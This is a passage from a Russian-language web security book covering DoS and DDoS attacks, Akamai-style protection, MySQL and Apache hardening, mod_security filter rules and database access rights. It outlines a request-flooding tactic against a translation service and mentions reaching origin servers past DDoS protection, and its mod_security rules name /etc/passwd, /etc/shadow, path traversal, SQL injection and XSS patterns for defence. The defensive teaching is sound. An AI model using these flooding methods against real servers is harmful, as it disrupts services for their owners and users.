Для загрузки процессора тоже не требуется слишком большой канал. Нужно только подобрать запрос, который будет выполняться очень долго. Допустим, что вы решили произвести атаку на сервер, позволяющий переводить на другой язык указанные web-страницы любого web-сайта. Находим web-страницу с большим количеством текста, например книгу или документацию RFC (Request for Comments, рабочее предложение), и посылаем множество запросов на ее перевод. Мало того, что объем большой и для скачивания серверу нужно использовать свой канал, так еще и перевод — достаточно трудоемкий процесс. Достаточно в течение 1 секунды отправить 100 запросов на перевод громадной книги, чтобы сервер перегрузился. А если используется блокировка многократного перевода одного и того же, то нужно подыскать несколько больших книг.

В данном случае атака отказа от обслуживания отражается достаточно просто. Серверное программное обеспечение должно контролировать и ограничивать количество запросов с одного IP-адреса и объем, запрашиваемых за раз данных. Но это все теоретически, и такие проверки оградят только от начинающих хакеров.

Самое сложное — защититься от перегрузки канала. Дело в том, что когда на наш сервер идет большое количество пакетов, то отфильтровать их без получения невозможно. Защититься можно только расширением канала до такой степени, чтобы его невозможно было заполнить.

1.7.1. Distributed Denial of Service (DDoS)

С помощью DoS-атаки достаточно сложно вывести из обслуживания такие web-сайты, как **www.microsoft.com** или **www.yahoo.com**, потому что для их работы используются достаточно широкие каналы и сверхмощные серверы. Но, как показывает практика, хакеры находят выходы из любых ситуаций. Для получения такой мощности используется DDoS. В этом случае атаку производит не один компьютер, а множество, и каждый из них пытается засыпать сервер мусором. Если сложить все маленькие каналы пользователей, которые засыпают сервер, то в сумме они могут превысить возможности крупного сервера, и тот перестанет отвечать.

Мало кто из пользователей добровольно отдаст мощность своего компьютера для проведения распределенной атаки на крупные серверы. Чтобы решить эту проблему, хакеры писали раньше вирусы, которые без разрешения занимались атакой. Так, вирус Mydoom C искал компьютеры, зараженные вирусами Mydoom версий A и B, и использовал их для атаки на серверы корпорации Microsoft. Благо этот вирус не смог захватить достаточного количества машин, и мощности не хватило для проведения полноценного налета. Администрация Microsoft утверждала, что серверы работали в штатном режиме, но некоторые все же смогли заметить замедление в работе и задержки в получении ответов на запросы. Все же на сеть Microsoft легла какая-то часть излишнего трафика.

Сейчас Microsoft обладает такими мощностями, что трудно себе представить успешную атаку на их сервера или сетевые возможности. Эта компания не только обеспечила себя вычислительными ресурсами, но и продает их другим в виде облачных Azure-сервисов.

От распределенной атаки защититься очень сложно, потому что множество реально работающих компьютеров шлют свои запросы на один сервер. В этом случае трудно определить, что это идут ложные запросы с целью вывести систему из рабочего состояния. Поэтому здесь эффективное решение предложить очень сложно.

Меня как-то попросили разобраться, почему один сайт очень сильно тормозил, — клиент думал, что это атака хакеров. Я заглянул в аналитику Google и обратил внимание, что большая часть трафика идет на одну страницу, и именно она часто выдает ошибки. Загрузив эту страницу, я увидел, что на ней находится картинка в несколько мегабайт. Причем на сайте она была мелкой, но кто-то из администраторов загрузил, не глядя, большую картинку, и этого хватило, чтобы сетевой канал не выдержал нагрузки.

В данном случае ошибка администратора или оператора сайта стала причиной замедления, но хакер может использовать примерно такой же подход. Если перед ним сайт, на который можно загрузить картинку и сервер не проверяет размер и не сжимает в случае слишком большого разрешения, то можно загрузить картинку и использовать ее в своих целях.

1.7.2. Защита от распределенной атаки

В *разд. 1.3.3* мы исследовали сайт Wheel of fortune и узнали, что он ответил нам с адреса 2.17.164.116.

Раз мы получили ответ не от хостинговой компании, а с IP-адреса akamaitechnologies, значит, сейчас используется их сервис по защите и, скорее всего, от атаки отказа от обслуживания.

Akamai в 2014 году приобрела Prolexic Technologies — еще одного лидера средств безопасности, который разработал достаточно хорошую систему защиты от различных атак. Их технология работает как сетевой экрана перед реальными серверами сайтов.

Я точно не знаю алгоритмы работы Akamai и Prolexic, но из личного опыта могу сказать, что у них достаточно интеллектуальные алгоритмы. Если хакер начнет отправлять большое количество запросов с одного или нескольких IP-адресов, то Akamai начинает автоматически блокировать такие запросы. Алгоритмы распознают зловредный трафик и не дают ему достичь реального web-сервера. Если трафик идет распределенный, то могут блокироваться целые сети и провайдеры. Из личного опыта видел, как крупный провайдер попадал в черный список, и все его пользователи (даже легитимные) какое-то время не могли загрузить защищаемый алгоритмами Prolexic сайт.

Akamai — не единственная компания на рынке, которая предоставляет подобный сервис защиты от DDoS-атак.

Для того чтобы ваша DDoS-атака была успешной, нужно знать реальный IP-адрес, чтобы можно было направлять трафик на сервера в обход защитных средств, и даже это даст успех только в том случае, если реальные сервера принимают трафик с любого источника.

Я не знаю нынешние реальные IP-адреса web-серверов Wheel of fortune и не могу проверить, можно ли к ним добраться напрямую. Надеюсь, что у них стоит сетевой экран, который принимает трафик только от Akamai, то есть уже проверенный на отсутствие DDoS-атак.

1.8. Меры безопасности

Проблема безопасности не ограничивается только защитой определенных программ. Можно написать самую безопасную программу, но при этом установить на сервер ОС с настройками по умолчанию. Всем известно, что настройки по умолчанию далеки от идеала, и благодаря этому web-сервер может быть взломан даже при отсутствии уязвимых сценариев.

Безопасным должен быть не только каждый участок программы, но и каждый программный пакет, установленный на сервере, сама ОС, конфигурация и все используемое оборудование (в основном это касается сетевых устройств).

Защищать необходимо не только определенные программы, но и ОС, СУБД, сетевое оборудование. Каждая составляющая требует отдельной книги по безопасности. А если учесть, что существует несколько разновидностей ОС и к безопасности каждой из них нужно подходить со своей стороны, то книг нужно написать еще больше. Поэтому ограничимся только основными особенностями защиты.

Есть такое выражение, что безопасность — это не продукт, а процесс. Нельзя просто купить какой-то продукт и тут же оказаться в безопасности.

Вместо этого к безопасности нужно относиться как к процессу, бесконечному и постоянно работающему.

Даже если вы являетесь разработчиком и не связаны с администрированием сервера своей компании или просто web-сайта, я настоятельно рекомендую вам познакомиться с безопасностью ОС, которая используется на вашем сервере. Для Linux-систем я могу посоветовать прочитать мою книгу "Linux глазами хакера".

Может, вы заметили, что я очень часто ссылаюсь именно на ОС Linux? Дело в том, что эта ОС преобладает в интернете в качестве серверов. Именно поэтому мы будем больше внимания уделять этим ОС. Да, в корпоративном секторе можно встретить и множество решений на Windows-платформе, но в целом они уступают по популярности решениям на Linux.

Компания Microsoft делает серьезные шаги для завоевания рынка web-решений, и в последнее время удается что-то сделать и отвоевать часть рынка, так что все

может еще измениться. Облачные технологии Azure показывают хорошие результаты с точки зрения роста в популярности.

Там, где тема касается обеих ОС, я буду затрагивать их обе, но больше внимания все же буду уделять UNIX-системам и Linux в частности, потому что именно Linux вызывает у меня наибольшую симпатию, и мне кажется, что за ним будущее.

1.8.1. Защита web-сервера

Давайте рассмотрим пример защиты MySQL и Apache в операционной системе Linux. Мы опустим защиту самой ОС, потому что это отдельная и очень большая тема, да и весь Apache мы трогать не будем, пусть живет. Итак, защита начинается с установки и предварительного конфигурирования. В случае с MySQL необходимо выполнить следующие действия:

- СУБД устанавливается с настройками по умолчанию, при которых административный доступ разрешен пользователю root и нужно убедиться, что у всех аккаунтов, которым разрешено подключение, есть пароль, который достаточно сложен, чтобы поддаться простому подбору;
- необходимо заблокировать анонимный доступ к СУБД. Подключения должны осуществляться только авторизованными пользователями;
- лучше всего запретить удаленное подключение к СУБД. Например, если к MySQL обращаются только локально расположенные сценарии, то никто не должен иметь права подключения с удаленной машины (в настройках MySQL есть такая опция). Если нужен инструмент управления базой данных, то можно использовать мощный и популярный web-пакет phpMyAdmin (**https://www.phpmyadmin.net/**), который позволяет управлять базой данных из web-браузера. На мой взгляд, использовать командную строку не так уж и сложно, и очень рекомендую использовать ее, потому что phpmyadmin — это код, написанный программистами, который тоже может содержать ошибки, и его также нужно поддерживать и обновлять.
- Если база данных установлена на одном сервере, а код сайта — на другом, то тут тоже можно указать, что подключаться к базе можно только с сервера, где находится код сценария. В этом случае прямого подключения со своего компьютера вы не сможете сделать, но можно сначала открыть SSH — командную строку на сервере и уже из нее работать с базой данных;
- необходимо удалить все базы данных, созданные для тестирования и отладки. По умолчанию в СУБД могут устанавливать тестовые базы данных. В работающей системе такого не должно быть.

Учетная запись администратора по умолчанию, о которой мы уже сказали, есть практически во всех СУБД. В MS SQL Server это учетная запись sa, которая может быть без пароля, если администратор не установил его во время инсталляции, а в MySQL это root, также без пароля. Чтобы изменить пароль для MySQL, выполните команду:

```
/usr/bin/mysqladmin -uroot password newpass
```

1.8.2. Модули безопасности Apache

Для защиты необходимо по максимуму использовать все возможности. Например, если в качестве web-сервера вы используете Apache в связке с ОС Linux, то могу посоветовать расширить его возможности с помощью дополнительных модулей, возможности которых мы кратко рассмотрим.

Модуль *mod_sequrity*

Несмотря на то, что безопасность в основном зависит от сценариев, которые выполняются на web-сервере, и программистов, которые их пишут, есть возможность защититься вне зависимости от сценариев и их безопасности. Отличное решение данной проблемы — бесплатный модуль для Apache под названием mod_security.

Принцип работы модуля схож с сетевым экраном, который встроен в ОС, только в данном случае он специально разработан для работы с протоколом HTTP. Модуль анализирует запросы пользователей и выносит свое решение о возможности пропустить запрос к web-серверу или нет на основе правил, которые задает администратор. Правила определяют, что может быть в запросе, а что нет.

В запросах, которые направляет пользователь на сервер, содержится URL, с которого необходимо взять документ или файл. Что можно задать в правилах модуля, чтобы сервер стал безопаснее? Рассмотрим простейший пример: в запросе не должно быть никаких обращений к файлу /etc/passwd, задаем соответствующий фильтр, и если происходит обращение, содержащее URL этого файла, то запрос отклоняется.

Итак, модуль mod_security можно взять с web-сайта **www.modsecurity.org**. После его установки в файле httpd.conf можно будет использовать дополнительные директивы, фильтрации запросов. Рассмотрим наиболее интересные из них:

- `SecFilterEngine On` — включить режим фильтрации запросов;
- `SecFilterCheckURLEncoding On` — проверять кодировку (URL encoding is valid);
- `SecFilterForceByteRange 32 126` — разрешается использовать символы с кодами только из указанного диапазона. Символы, коды которых менее 32, принадлежат служебным символам типа "перевод каретки", "конец строки". Большинство из этих символов невидимы, но для них существуют коды, чтобы можно было обрабатывать нажатия соответствующих клавиш. Но как же тогда хакер может ввести невидимый символ в URL? Это действительно невозможно, но вполне реально ввести их код. Например, чтобы указать символ с кодом 13, необходимо указать в URL адресе `%13`. Символы с кодами менее 32 и более 126 являются недопустимыми для адреса, поэтому вполне логично такие пакеты не пропускать до web-сервера;
- `SecAuditLog logs/audit_log` — с помощью этого параметра задается имя файла журнала, в котором будет сохраняться информация об аудите;

- `SecFilterDefaultAction "deny,log,status:406"` — этот параметр задает действие по умолчанию. В данном случае указан запрет на доступ (`deny`);
- `SecFilter xxx redirect:http://www.webkreator.com` — если фильтр срабатывает, то пользователя переадресуют на web-сайт **www.webkreator.com**;
- `SecFilter yyy log,exec:/home/apache/report-attack.pl` — если фильтр срабатывает, то будет выполнен сценарий `/home/apache/report-attack.pl`;
- `SecFilter /etc/password` — в запросе пользователя не должно быть обращения к файлу /etc/passwd. Таким же образом нужно добавить запрет к обращению и к файлу /etc/shadow;
- `SecFilter /bin/ls` — в запросе пользователя не должно быть обращения к программам. В данном случае запрещается команда `ls`, которая может позволить хакеру увидеть содержимое каталогов, если в сценарии есть ошибка. Необходимо запретить обращения к таким командам, как `cat`, `rm`, `cp`, `ftp` и др.;
- `SecFilter "\.\./"` — классическая атака, когда в URL указываются символы точек. Их не должно быть там;
- `SecFilter "delete[[:space:]]+from"` — запрет текста `delete ... from`, что чаще всего используется в SQL-запросах для удаления данных. Такой текст очень часто используется в атаках типа SQL-инъекция. Помимо этого рекомендуется установить следующие фильтры:
  - `SecFilter "insert[[:space:]]+into"` используется в SQL-запросах для добавления данных;
  - `SecFilter "select.+from"` используется в SQL-запросах для чтения данных из базы;
  - `SecFilter "<(.|\n)+>"` и `SecFilter "<[[:space:]]*script"` позволяют защититься от XSS-атак.

Мы рассмотрели основные методы, которые могут повысить безопасность вашего web-сервера. Таким образом, можно защищать даже сети из серверов. Дополнительную информацию можно получить с web-сайта разработчиков данного модуля.

Модуль *mod_rewrite*

Модуль mod_rewrite предназначен для преобразования URL из одного вида в другой. Зачем это нужно? В URL хранится не только адрес сервера и путь к файлу, который запросил пользователь, но и параметры, которые передаются web-странице. Мы уже говорили, что эти параметры не безопасны, и хакеры используют их для взлома, мы также будем их использовать для этих целей в следующей главе.

Так вот, с помощью mod_rewrite можно сделать так, чтобы URL выглядели в виде: **www.sitename.com/5754.htm**. Что здесь такого? На первый взгляд, это простой HTML-файл, который не умеет принимать параметры, а на самом деле параметры просто скрыты благодаря модулю mod_rewrite, и это никакой не HTML-файл.

Можно даже сказать больше — на сервере нет файла 5754.htm. На самом деле имя файла превращается в параметры, которые передаются определенному сценарию.

Чуть позже мы еще вернемся к этому модулю и рассмотрим методы взлома и обхода этой защиты.

1.9. Права доступа

В программировании и администрировании необходимо всегда отталкиваться от правила: запрещено все, что не разрешено. Когда вы настраиваете компьютер, сервер или пишете программу, необходимо сначала запретить абсолютно все и только потом выдавать определенные права. Это должно касаться всего, с чем вы работаете. Этот раздел посвящен правам доступа во всех его проявлениях в отношении web-сервера.

1.9.1. Права сценариев web-сервера

Сценарии должны выполняться в системе с минимальными правами. Например, ваш сценарий не должен иметь право обращаться к системным каталогам. Например, в каталоге /etc хранятся конфигурационные файлы ОС Linux, и если пользователь сможет скомпрометировать сценарий, то велика вероятность, что он сможет получить права администратора.

Сценарии выполняет web-сервер (чаще всего для этих целей используют Apache или IIS в Windows), и именно его правами определяются права выполняемых сценариев. Наиболее эффективным методом защиты является создание непривилегированной учетной записи (с минимально необходимыми правами), от имени которой будет запускаться сам сервер Apache и все исполняемые им сценарии. Для Linux-систем чаще всего web-сервер обращается к файловой системе от имени пользователя www-data.

Чтобы проще было управлять правами, располагайте файлы в отдельных каталогах по типам. Например, файлы с настройками (inc-, dat-файлы и т. д.) лучше всего поместить в один, файлы шаблонов — в другой, а файлы с функциями на JavaScript — в третий. Исполняемые файлы сценариев также не стоит разбрасывать по каталогам и лучше расположить их максимально компактно. Сгруппировав файлы по папкам, нужно установить соответствующие разрешения на эти папки с целью защиты информации.

Почему-то сценарии администрирования web-сайта программисты догадываются расположить в отдельном каталоге, а вот с остальными типами файлов — проблема. Ну неужели так сложно разложить файлы с настройками, картинками и JavaScript по полочкам? Так ведь удобнее ими управлять не только с точки зрения прав доступа, но и с точки зрения поиска, и даже просто красиво, когда все лежит аккуратно.

Права на выполнение должны быть только у тех файлов, которым это действительно необходимо. Например, файлы с командами JavaScript должны иметь права только для чтения, но никак не для выполнения, так как такие файлы выполняются на стороне клиента.

Нужно быть осторожным с правом на запись в папки. Учетной записи www-data лучше не давать права на запись в папки, но по умолчанию чаще всего это делают. Много раз видел, что на сервер загружают файлы от имени пользователя, от которого web-сервер работает с файлами.

Это удобно, ведь когда мы загружаем файлы, их владельцем становится именно тот пользователь, от которого происходит операция. Менять пользователя после загрузки мало кто хочет, это просто неудобно.

Насколько это смертельно? Конечно, нет, но все же, на мой взгляд, далеко не безопасно, ведь раз мой пользователь может создавать файлы на сервере и web-сервер имеет права, значит и сервер сможет создавать файлы в любом месте. Чаще всего серверу это не нужно.

Во многих фреймворках для программирования сайтов реализована функциональность, в которой публичные папки не нуждаются в правах на запись. Если папка нуждается в возможностях записи (кеш или лог), то ее разработчики фреймворков по умолчанию стараются расположить за пределами доступности web-сервера, и это правильно.

Старайтесь держать все доступные для пользователей на сервере папки и файлы только для чтения. Если есть функционал для загрузки файлов, то старайтесь держать для записи минимально необходимое количество папок, желательно одну, и будет хорошо, если в ней файлы будут только для чтения, а не для исполнения.

1.9.2. Права системных сценариев

У системных сценариев не должно быть никаких прав, и их владельцами должны быть только непривилегированные пользователи.

Каждый файл имеет определенные права. Политика прав доступа к файлам зависит от конкретной ОС. Давайте рассмотрим политику на примере Linux, который является наиболее популярным решением для Web.

Права в ОС Linux определяются на основе трех составляющих:

- права владельца — по умолчанию кто создает файл, тот является и его владельцем;
- права группы — за файлом может быть закреплена определенная группа пользователей, и все пользователи этой группы могут иметь определенные права;
- права всех остальных — все остальные пользователи системы.

Для каждой составляющей можно назначить права доступа: чтение, запись и выполнение. Абсолютными правами на системный сценарий должен обладать только

владелец, который, в свою очередь, должен обладать на сервере минимальными правами, а лучше быть никем (nobody, знающий Linux, да поймет меня). Все остальные должны иметь право только на выполнение. Давать права чтения и записи без особой надобности настоятельно не рекомендуется.

Если хакер сможет записать что-либо в исходный код системного сценария, то он сможет заменить его своей программой, которая будет выполнять необходимые взломщику действия. Например, на сервере может быть установлен сценарий, который будет выполнять какие-либо действия на нем: копировать файлы, читать конфигурационные файлы. Если права web-сервера достаточны для чтения системного каталога /etc, то хакер может увидеть конфигурацию, списки пользователей и, возможно, даже пароли доступа.

1.9.3. Права доступа к СУБД

Многие программисты и администраторы не любят возиться с распределением прав на СУБД, надеясь, что подключаться будут только легальные пользователи и они будут аккуратно работать с системой. Это большая ошибка. Назначенные права могут защитить вас от множества потенциальных проблем с безопасностью.

Первым делом вы должны защитить подключения к серверу. Если СУБД и web-сервер, обрабатывающий сценарии, расположены на одном физическом компьютере или сервере, то необходимо запретить любые подключения к СУБД извне. Должны быть разрешены только локальные подключения. О смене пароля по умолчанию я уже промолчу, так как упоминал об этом не один раз.

Если СУБД и web-сервер физически разделены, то необходимо с помощью сетевого экрана разрешить подключения только с определенных IP-адресов: самого web-сервера и компьютеров, на которых работают администраторы. Все остальные не должны иметь права прямого подключения, в идеале к СУБД вообще не должно быть удаленного подключения.

Чтобы сценарий смог получить данные, он подключается к определенной базе данных и в зависимости от прав доступа выполняет какие-либо действия. Многие администраторы не особенно любят возиться с правами доступа к объектам базы данных и просто дают полные привилегии на все объекты. Это неверно. С помощью прав вы можете разрешить или запретить выполнения определенных команд. Например, большинство сценариев просто выбирают данные из таблиц и отображают их пользователю. Для этого достаточно иметь права только на выборку данных (оператор `SELECT`), при этом пользователь не будет иметь возможности удалять и добавлять данные.

Чаще всего отлаженные сценарии работают долгое время и без изменения структуры данных. Исходя из этого, вполне логичным было бы запретить учетной записи, через которую сценарий подключается к СУБД, изменять структуру базы данных, то есть добавлять и удалять такие объекты, как базы данных, таблицы и т. д.

То есть запрещаем выполнение команд:

- `CREATE TABLE`;
- `ALTER TABLE`;
- `DROP TABLE`.

Практически все специалисты по безопасности говорят о том, что нужно тонко настраивать права пользователя, от которого работает приложение, но за всю мою карьеру я ни разу не видел, чтобы кто-то следовал этим рекомендациям. Я тоже мог бы сказать то же самое, но уверен, что вы прочитаете эти слова, помашете головой и продолжите работать с базой данных от суперпользователей.

Проблема начинается с программистов, которым во время работы действительно часто нужны высокие права, ведь они не только работают с приложением, но и вынуждены создавать объекты в базе данных. Когда программист работает от суперпользователя, то и на рабочие сервера отгружаются сайты с такими же правами.

Научите себя работать от двух различных пользователей, ну хотя бы от двух. Одна учетная запись суперпользователя, от имени которой вы будете подключаться к базе и создавать объекты. Другая учетная запись, с возможностями только SELECT, UPDATE, INSERT, DELETE, должна быть прописана в конфигурационных файлах приложения. Таким образом вы уже на этапе разработки будете знать, что этих прав достаточно.

В большинстве случаев данные на сервере вообще работают только на увеличение, а не удаление, поэтому операцию `DELETE` для учетной записи, через которую работают простые пользователи, можно запретить. Даже если в каком-то сценарии необходимо удаление, то можно просто добавить в таблицу еще одно поле, которое будет определять видимость. Если значение в поле равно единице, то запись не нужно отображать (как будто она удалена). А когда на web-сайт заходит администратор, то в этот момент можно запускать сценарий, который будет автоматически удалять скрытые строки (помеченные на удаление).

Таким образом, даже если хакер и проникнет на сервер с правами простого пользователя, а не администратора, то он не сможет уничтожить данные. Да, он может намусорить, потому что от операции `INSERT` никуда не денешься, сможет спрятать данные за счет установки флага видимости, но уничтожить не сможет.

А как же тогда обновление `UPDATE`? А вдруг хакер обнулит содержимое всех полей таблиц? И тут можно реализовать простейшую, но достаточно эффективную защиту, если база данных позволяет ставить разрешения на выполнение определенных операторов на отдельные поля. Не догадались? Можно разрешить обновление только того поля, которое отвечает за видимость. Если нужно обновить строку, то старые данные помечаем как невидимые, а новые добавляем в виде отдельной строки. Таким образом, максимальный ущерб — все записи помечены на удаление, но их легко восстановить. Главное, что сами данные на месте и в безопасности.

Тут есть недостаток, потому что данные в базе будут расти по мере того, как записи обновляются в таблице. Если к таблицам выполняется много запросов обновления,

то данный метод может оказаться невыгодным и даже опасным. Хакер может написать программу, которая будет в цикле выполнять ваш сценарий, приводящий к обновлению данных. Так как в этот момент будет происходить вставка очередной строки, рано или поздно можно добиться того, что ключевое поле будет переполнено в таблице, и это приведет к отказу от обслуживания, то есть DoS.

Да, это все сложно, и многие считают, что это не стоит риска, ведь есть еще один очень хороший и эффективный метод защиты — делать резервные копии.

Большинство СУБД позволяют использовать систему, выполнять в ней команды или читать файлы. В MySQL есть такая команда: `LOAD DATA LOCAL file`. Рекомендую запретить ее выполнение и не использовать в своих сценариях. Для этого в файле /etc/my.cnf пишем в разделе `[mysqld]`:

```
Set-variable=local-infile=0
```

Права на удаленное подключение к СУБД

Мы уже знаем, что пользователи не должны иметь права удаленного подключения к MySQL. Им просто это не нужно. Обращаясь к сценарию на языке PHP, именно web-сервер, а не пользователь, подключается к СУБД.

Чтобы запретить удаленное подключение к MySQL, необходимо в файле /etc/my.cnf, в разделе `[mysqld]`, прописать параметр `skip-networking`. Но администраторы очень часто должны иметь доступ к базе данных удаленно. В этом случае можно поступить одним из следующих способов:

- разрешить удаленное подключение, но при этом защитить его с помощью сетевого экрана. MySQL принимает соединения на порт 3306. Необходимо прописать запрет на доступ к этому порту для всех и явно разрешить доступ только с определенных IP-адресов, где работают администраторы;
- использовать туннелирование. Это даже более предпочтительный вариант, потому что между сервером и клиентом данные будут передаваться в зашифрованном виде.

Можно использовать оба варианта. Для администраторов, которые находятся внутри одной сети с сервером, можно использовать открытое соединение и ограничивать права доступа через сетевой экран. Для удаленных пользователей, которые подключаются через интернет по открытым каналам, можно использовать туннель.

1.10. Не все так безнадежно

Этот обзор хакерских атак не претендует на полноту даже с точки зрения взлома именно web-сервера, но я постарался дать все необходимые начальные сведения. В то же время я воздержался от конкретных рецептов, потому что это может быть воспринято как призыв к действию, а я не ставлю своей целью увеличить количест-

во взломщиков и сам таким не являюсь. Надеюсь, что этот обзор поможет вам больше узнать о взломе и сделать собственную жизнь безопаснее.

В основном мы рассматривали теорию. Для реализации на практике всего вышесказанного нужны специализированные программы, и для определенных задач их придется писать самостоятельно.

Почему хакеры добиваются своей цели? На это есть несколько причин.

- Открытость сетевого трафика. По умолчанию пакеты, передаваемые по сети, не шифруются и легко могут быть прочитаны. В последнее время сделано достаточно много усилий для борьбы с этой проблемой и зашифрованный https становится все популярнее и популярнее.
- Сложность организации защиты между разнородными сетями.
- Ошибки конфигурирования ОС, серверных программ и средств защиты.
- Невозможность защиты и бессилие серверов против такой атаки, как DDoS, без использования специальных технологий, которые пока что стоят очень дорого и недоступны владельцам небольших сайтов.
- Экономия на специалистах безопасности и системах обеспечения безопасности. Это самое страшное. Только специалист, имеющий многолетний опыт, может защитить систему от вторжения. Многие доверяются своим знаниям или просто конфигурируют системы с целью обучения. Но приобретать навыки надо на тестовых технических средствах, а рабочие серверы и компьютеры должны поддерживаться только специалистами.

В следующих главах мы будем использовать теорию, описанную здесь для взлома web-сайтов. Я хочу еще раз предупредить вас, что практика необходима только для того, чтобы вы увидели, как можно защититься от атаки, а не для того, чтобы вы взламывали серверы.

Почему web-сайты уязвимы, и откуда берутся ошибки? Давайте попробуем разобраться. Любая программа может содержать ошибки, а web-сайт может быть безопасным, только если он не содержит программ, а построен на чистом языке разметки HTML. Этот язык не имеет никаких возможностей для доступа к файловой системе или СУБД, он содержит только теги, которые определяют оформление (внешний вид) документа. Таким образом, если неправильно использовать HTML, то максимальный вред, который можно нанести, — испортить форматирование.

Если протестировать web-сайты интернета на корректность, то большинство из них написаны с нарушениями правил W3C (World Wide Web Consortium, консорциум производителей ПО для интернета), но это не говорит о том, что данные web-сайты уязвимы, ведь это всего лишь разметка. Но, на мой взгляд, это отражает тенденцию и отношение людей к работе.

На HTML можно создать только простую домашнюю web-страницу, сопровождение которой будет очень неудобным. Если вы создавали web-сайты из HTML-страниц и после этого меняли дизайн или хотя бы один элемент дизайна, то должны знать, каких усилий требует эта простая операция.

Говоря о том, что web-сайт, построенный на HTML, безопасен, не следует забывать, что опасность может прийти со стороны самого сервера и установленных на нем программ: хакер может осуществить взлом через ошибку в Apache или ОС.

При росте количества страниц web-сайта увеличивается сложность его сопровождения. В этом случае возможностей разметки становится недостаточно и приходится задействовать возможности сервера, то есть писать серверные программы (сценарии), которые смогут использовать файловую систему, серверные программы и базу данных для динамического построения web-страниц. Если при написании программы допустить ошибку, то web-сайт, да и весь сервер могут оказаться под угрозой вторжения со стороны хакера.

Чаще всего ошибки связаны с неверной обработкой параметров, получаемых от пользователя. Если получаемые данные используются при обращении к файловой системе, СУБД или другим серверным программам, то есть опасность, что хакер сможет получить возможность выполнять команды, которые не должны быть доступны.

Главная проблема программистов в том, что они пишут программу, чтобы она корректно выполняла поставленную задачу. При этом они надеются, что пользователь всегда будет передавать корректные данные, а если данные и будут не корректными, то не специально, а из-за простейших ошибок типа "забыл указать параметр". Я сам как программист слишком доверчив.

1.11. Ошибки есть, их не может не есть

Очень часто можно услышать высказывания типа: "Установите этот форум/чат/сценарий, потому что у него нет ошибок". На самом деле ошибки есть во многих сценариях, просто в некоторых их еще не нашли.

Еще одно интересное высказывание: "Этот форум безопаснее, потому что в нем не нашли ошибок и нет их описания в списках BugTraq". Если ошибок не нашли, не значит, что их нет. Возможно, что еще никто не искал, а если и искал, то не очень внимательно. Как я уже говорил, ошибки есть везде, ну или почти везде. Скорее всего, сценарий еще недостаточно популярен, чтобы заинтересовать хакеров.

Как показывает практика, чем более популярна программа, тем больше к ней внимания и тем больше в ней находят ошибок. Обратите внимание, что именно "находят".

Так что же тогда выбрать? Для этого сначала нужно определиться в преимуществах и недостатках самостоятельно написанных и разработанных на заказ программ, а также решений Open Source (программы с открытым исходным кодом).

1.11.1. Самостоятельно написанные программы

Если у вас нет достаточного опыта написания программ, то никогда, даже при отличных теоретических знаниях, не пытайтесь получить его, выполняя проект,

который будет доступен широкой общественности и от работы которого будет зависеть ваш финансовый доход. А если у вас нет теоретических знаний, то не стоит даже думать о самостоятельной разработке. Сначала лучше набраться опыта, и только потом зарабатывать деньги на программировании для web или писать что-то серьезное.

Невозможно пересчитать, сколько проектов было взломано только по той причине, что их начинали разрабатывать неопытные программисты. Если вы не хотите, чтобы это произошло и с вашим, то не стоит повторять чужих ошибок.

Лично я для тестов создал сайт с блогом (**www.flenov.info**), статьями и другими разделами, где я отлаживаю различные технологии и пробую их в действии, прежде чем использовать что-то в более важных проектах.

Но если вы разбираетесь в безопасности, то самостоятельно написанный продукт может оказаться безопаснее популярного открытого решения. Почему? Дело в том, что универсальные решения делаются на все случаи жизни. Это как универсальный нож, в который могут засунуть даже ножницы, потому что никто не знает, что понадобиться пользователю. Специализированные ножницы будут намного лучше резать.

Огромное количество функционала приводит к тому, что проекты разрастаются возможностями, которые вам, может быть, никогда не понадобятся. Каждая такая дополнительная возможность — дополнительная потенциальная уязвимость.

Когда вы пишете специализированное решение, то можно реализовать только то, что необходимо, и сделать это гораздо эффективнее.

1.11.2. Готовые решения

Готовые решения, в том числе и с открытым исходным кодом, тоже прекрасно себя зарекомендовали, главное — следить за ними, правильно настраивать и вовремя обновлять. Открытые решения обходятся дешевле и будут намного безопаснее в использовании, чем код написанный неопытным программистом.

В этом случае следует регулярно следить за обновлениями и ставить их вовремя. Приведу пример. У меня был web-сайт, который я не могу назвать большим, по посещаемости его даже к среднему классу отнести сложно, и при этом он работал с уже известными всем ошибками три месяца, прежде чем был взломан. Если бы я был хоть немного внимательнее и меньше доверял посетителям, среди которых не все добросовестные, этого можно было бы избежать.

Мои сайты взламывали три раза, и все три раза виновниками были OpenSource-форумы, которые я устанавливал и моя загруженность, не позволяющая постоянно следить за обновлениями. Если вы выберете что-то открытое, то подпишитесь на новости производителя программы, чтобы узнавать об обновлениях как можно раньше и успевать обновлять программы.

Недостаток готовых решений и в том, что они реализуют намного больше возможностей, чем вам может понадобиться. Каждая лишняя возможность — это всегда по-

тенциальная угроза безопасности. В связи с этим никогда не устанавливайте лишние надстройки, особенно если вы и ваши пользователи не пользуетесь ими. По моим наблюдениям, базовая конфигурация содержит меньше ошибок. Чаще всего ошибки находят именно в надстройках, которые предоставляют дополнительные возможности.

Когда вы выбираете готовое решение, то какому отдать предпочтение — популярному, в котором находят ошибки, или непопулярному, который находится в тени? Если честно, то вероятность взлома от популярности программы зависит не сильно. Тут все больше зависит от популярности вашего web-сайта. Если он очень популярен, то хакеры заинтересуются им и, возможно, найдут ошибку, которую никто не видел раньше.

Может показаться, что популярные и большие программы (сценарии) устанавливать нельзя и они несут в себе только проблемы, но это не так. У больших проектов много преимуществ, к примеру:

- чтобы держать марку и оставаться популярным, приходится наделять форум всеми необходимыми средствами не только удобства, но и безопасности;
- обновления выходят регулярно и чаще всего вовремя. Просто следите за новостями, и вероятность взлома вашего web-сайта будет стремиться к нулю.

Если ваш web-сайт не очень популярен, то можно выбрать и не очень популярный сценарий. Но если web-сайт пользуется популярностью, то я бы не рисковал выбирать малоприметную программу или библиотеку. Дело в том, что такие программы очень часто бросают, и о своевременной поддержке можно будет забыть. В этом случае, если появится ошибка, исправлять ее придется самостоятельно, и все проблемы поддержки лягут на вас.

В любом случае, если вы устанавливаете какой-либо сценарий, то должны хоть немного разбираться в языке программирования, который он использует, — иногда исправлять ошибки приходится самостоятельно.

Мои рекомендации:

- если нет денег, а также если вы уверены в своих силах, то лучше написать собственный сценарий;
- если проект коммерческий и вы не уверены в своих силах, то лучше воспользоваться услугами профессионалов и заказать программу у сторонних разработчиков;
- если нет опыта в безопасности, то можно использовать открытое решение, главное вовремя все обновлять.

